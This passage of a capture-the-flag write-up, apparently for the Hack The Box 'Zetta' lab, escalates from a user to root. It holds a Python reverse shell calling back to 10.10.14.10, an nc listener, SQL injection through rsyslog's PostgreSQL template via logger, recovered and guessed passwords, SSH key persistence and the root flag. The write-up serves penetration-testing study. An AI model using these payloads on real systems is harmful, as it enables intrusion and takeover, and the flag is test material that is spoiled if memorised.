
I did this by browsing to each of the directories and looking through the log history.

git log -p .



```
roy@zetta:/etc/rsyslog.d/.git$ git log -p .
```

This then showed me some interesting commits and I was then presented with a username and password which also suggested local7.info logger was being used.




```
commit e25cc20218f99abd68a2bf06ebfa81cd7367eb6a (HEAD -> master)
Author: root <root@zetta.htb>
Date:   Sat Jul 27 05:51:43 2019 -0400

    Adding/adapting template from manual.

diff --git a/pgsql.conf b/pgsql.conf
index f31836d..9649f68 100644
--- a/pgsql.conf
+++ b/pgsql.conf
@@ -1,5 +1,22 @@
 ### Configuration file for rsyslog-pgsql
 ### Changes are preserved

-module (load="ompgsql")
-*.* action(type="ompgsql" server="localhost" db="Syslog" uid="rsyslog" pwd="")
+# https://www.rsyslog.com/doc/v8-stable/configuration/modules/ompgsql.html
+#
+# Used default template from documentation/source but adapted table
+# name to syslog_lines so the Ruby on Rails application Maurice is
+# coding can use this as SyslogLine object.
+#
+template(name="sql-syslog" type="list" option.sql="on") {
+  constant(value="INSERT INTO syslog_lines (message, devicereportedtime) values ('")
+  property(name="msg")
+  constant(value="','")
+  property(name="timereported" dateformat="pgsql" date.inUTC="on")
+  constant(value="')")
+}
+
+# load module
+module(load="ompgsql")
+
+# Only forward local7.info for testing.
+local7.info action(type="ompgsql" server="localhost" user="postgres" pass="test1234" db="syslog" template="sql-syslog")
```

This password did not work but I held this information with the hope it would come in handy later.

Postgresql Logging

Additional findings from the tudu.xml file was about the logging of postgresql. I investigated this by looking into the log file which was in "**/var/log/postgresql/**".




```
roy@zetta:/var/log/postgresql$ ls -al
total 20
drwxrwxr-t  2 root     postgres 4096 Sep  1 18:30 .
drwxr-xr-x 10 root     root     4096 Sep  1 18:30 ..
-rw-r-----  1 postgres adm         0 Sep  2 12:34 postgresql-11-main.log
-rw-r-----  1 postgres adm       390 Sep  1 18:30 postgresql-11-main.log.1
-rw-r-----  1 postgres adm       229 Aug 27 05:34 postgresql-11-main.log.2.gz
-rw-r-----  1 postgres adm       228 Aug 14 10:29 postgresql-11-main.log.3.gz
```

Although the file seemed empty, I decided to see if anything was logged to it while I attempted to log into psql.

I set up a tail on the file to see if anything is logged.


tail -f postgresql-11-main.log



```
roy@zetta:/var/log/postgresql$ tail -f postgresql-11-main.log
```


I then tried to log into the psql.

psql -U dmwong



```
roy@zetta:~$ psql -U dmwong
psql: FATAL:  Peer authentication failed for user "dmwong"
```

While the username and password did not work, I wanted to identify the kind of logging that was enabled and received the following response.




```
roy@zetta:/var/log/postgresql$ tail -f postgresql-11-main.log
2019-09-02 11:10:25.423 EDT [9746] dmwong@dmwong LOG:  provided user name (dmwong) and authenticated us
er name (roy) do not match
2019-09-02 11:10:25.423 EDT [9746] dmwong@dmwong FATAL:  Peer authentication failed for user "dmwong"
2019-09-02 11:10:25.423 EDT [9746] dmwong@dmwong DETAIL:  Connection matched pg_hba.conf line 90: "loca
l   all             all                                     peer"
```

Looking at all the information gathered. I looked deeper into the local7.info to see what I could get from that.

Local7.info


I knew the syntax being used which was gathered earlier. I once again put a tail on the postgresql log file and then played around with logger with local7.info.

logger -p local7.info "'"



```
roy@zetta:/var/log/postgresql$ logger -p local7.info "'"
```


And this gave me the following output in the postgresql log file.



```
roy@zetta:/var/log/postgresql$ tail -f postgresql-11-main.log
2019-09-02 13:09:17.701 EDT [10941] postgres@syslog ERROR:  syntax error at or near "2019" at character 71
2019-09-02 13:09:17.701 EDT [10941] postgres@syslog STATEMENT:  INSERT INTO syslog_lines (message, devicereportedtime) values
 (' \'','2019-09-02 17:09:17')
2019-09-02 13:09:17.710 EDT [10952] postgres@syslog ERROR:  syntax error at or near "2019" at character 71
2019-09-02 13:09:17.710 EDT [10952] postgres@syslog STATEMENT:  INSERT INTO syslog_lines (message, devicereportedtime) values
 (' \'','2019-09-02 17:09:17')
2019-09-02 13:09:17.715 EDT [10953] postgres@syslog WARNING:  there is no transaction in progress
```

This seemed to suggest a syntax error and therefore tried to play around with the error messages.


After some thought and some feedback from the team, a small python script was created to call back and provide a shell.



```
import socket,subprocess,os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.10",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/bash","-i"])
```

I named this dmwong.py and uploaded this to /tmp on the box.


scp -i roy dmwong.py roy@zetta.htb:/tmp/



```
root@kali:/opt/htb/zetta.htb# scp -i roy dmwong.py roy@zetta.htb:/tmp/
dmwong.py                                                  100%  216     9.3KB/s   00:00
```

I then set up the listener in readiness to the script being run from the logger.


nc -nlvp 1234



```
root@kali:/opt/htb/zetta.htb# nc -nlvp 1234
listening on [any] 1234 ...
```


Now that I had this uploaded and the listener ready, I executed the logger and sql statement in the hope I could get a shell.

logger -p local7.info "'now());CREATE table if not exist(t TEXT);COPY test(t) from program \$\$python3 /tmp/dmwong.py\$\$;-- -"




```
roy@zetta:/tmp$ logger -p local7.info "',now());CREATE table if not exists test(t TEXT);COPY test(t) from
 program \$\$python3 /tmp/dmwong.py\$\$;-- -"
```

I kept losing connectivity so I quickly typed in "**/bin/bash -i**" and the connection seemed to be stable afterwards.



```
root@kali:/opt/htb/zetta.htb# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.156] 42136
bash: cannot set terminal process group (9631): Inappropriate ioctl for device
bash: no job control in this shell
postgres@zetta:/var/lib/postgresql/11/main$ /bin/bash -i
/bin/bash -i
```

I was now running as postgres




```
postgres@zetta:/var/lib/postgresql/11/main$ id
id
uid=106(postgres) gid=113(postgres) groups=113(postgres),112(ssl-cert)
postgres@zetta:/var/lib/postgresql/11/main$
```

Now that I was running as postgres, I started looking deeper into other possibilities.

History


One of the first things I wanted to investigate was what was in the postgres directory.



```
postgres@zetta:/var/lib/postgresql$ ls -al
ls -al
total 20
drwxr-xr-x  4 postgres postgres 4096 Jul 27 06:57 .
drwxr-xr-x 27 root     root     4096 Aug 27 05:39 ..
drwxr-xr-x  3 postgres postgres 4096 Jul 27 03:07 11
lrwxrwxrwx  1 root     root        9 Jul 27 06:57 .bash_history -> /dev/null
-rw-------  1 postgres postgres  744 Jul 27 07:01 .psql_history
drwx------  2 postgres postgres 4096 Jul 27 06:40 .ssh
```

I saw that the psql_history contained information and therefore looked deeper into the contents.


cat .psql_history




```
postgres@zetta:/var/lib/postgresql$ cat .psql_hostory
cat .psql_hostory
cat: .psql_hostory: No such file or directory
postgres@zetta:/var/lib/postgresql$ cat .psql_history
cat .psql_history
CREATE DATABASE syslog;
\c syslog
CREATE TABLE syslog_lines ( ID serial not null primary key, CustomerID bigint, ReceivedAt timestamp with
out time zone NULL, DeviceReportedTime timestamp without time zone NULL, Facility smallint NULL, Priorit
y smallint NULL, FromHost varchar(60) NULL, Message text, NTSeverity int NULL, Importance int NULL, Even
tSource varchar(60), EventUser varchar(60) NULL, EventCategory int NULL, EventID int NULL, EventBinaryDa
ta text NULL, MaxAvailable int NULL, CurrUsage int NULL, MinUsage int NULL, MaxUsage int NULL, InfoUnitI
D int NULL , SysLogTag varchar(60), EventLogType varchar(60), GenericFileName VarChar(60), SystemID int
NULL);
\d syslog_lines
ALTER USER postgres WITH PASSWORD 'sup3rs3cur3p4ass@postgres';
```

Going back to the .tudu file where it mentions about changing the shared password scheme, I was curious to see whether the password would be the same only with root instead of postgres. I tried to su up to root.

su
sup3rs3cur3p4ass@root


```
postgres@zetta:/var/lib/postgresql$ su
su
Password: sup3rs3cur3p4ass@root
id
uid=0(root) gid=0(root) groups=0(root)
```


To my amazement, I had successfully elevated to root.


```
cd /root
ls -al
total 28
drwx------  3 root root 4096 Aug 14 10:40 .
drwxr-xr-x 18 root root 4096 Jul 27 03:01 ..
lrwxrwxrwx  1 root root    9 Jul 27 06:57 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Aug 14 10:40 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Jul 27 06:04 root.txt
-rw-r--r--  1 root root   74 Jul 27 03:16 .selected_editor
```

Root shell


Even though I had elevated to root, I wanted to have SSH access to the server. I copied the already existing ssh public key that I had upload earlier for roy to root.

cp /home/roy/.ssh/authorized_keys /root/.ssh/



```
cp /home/roy/.ssh/authorized_keys /root/.ssh/
```

I then attempted to gain access through SSH as root

ssh -i roy root@zetta.htb


```
root@kali:/opt/htb/zetta.htb# ssh -i roy root@zetta.htb
Linux zetta 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64
Last login: Tue Aug 27 05:36:20 2019
root@zetta:~# id
uid=0(root) gid=0(root) groups=0(root)
root@zetta:~#
```

I now had access how I desired and read the root hash.


```
root@zetta:~# cat root.txt
b9407e837fb779abc934d6db89ed4c42
root@zetta:~#
```

b9407e837fb779abc934d6db89ed4c42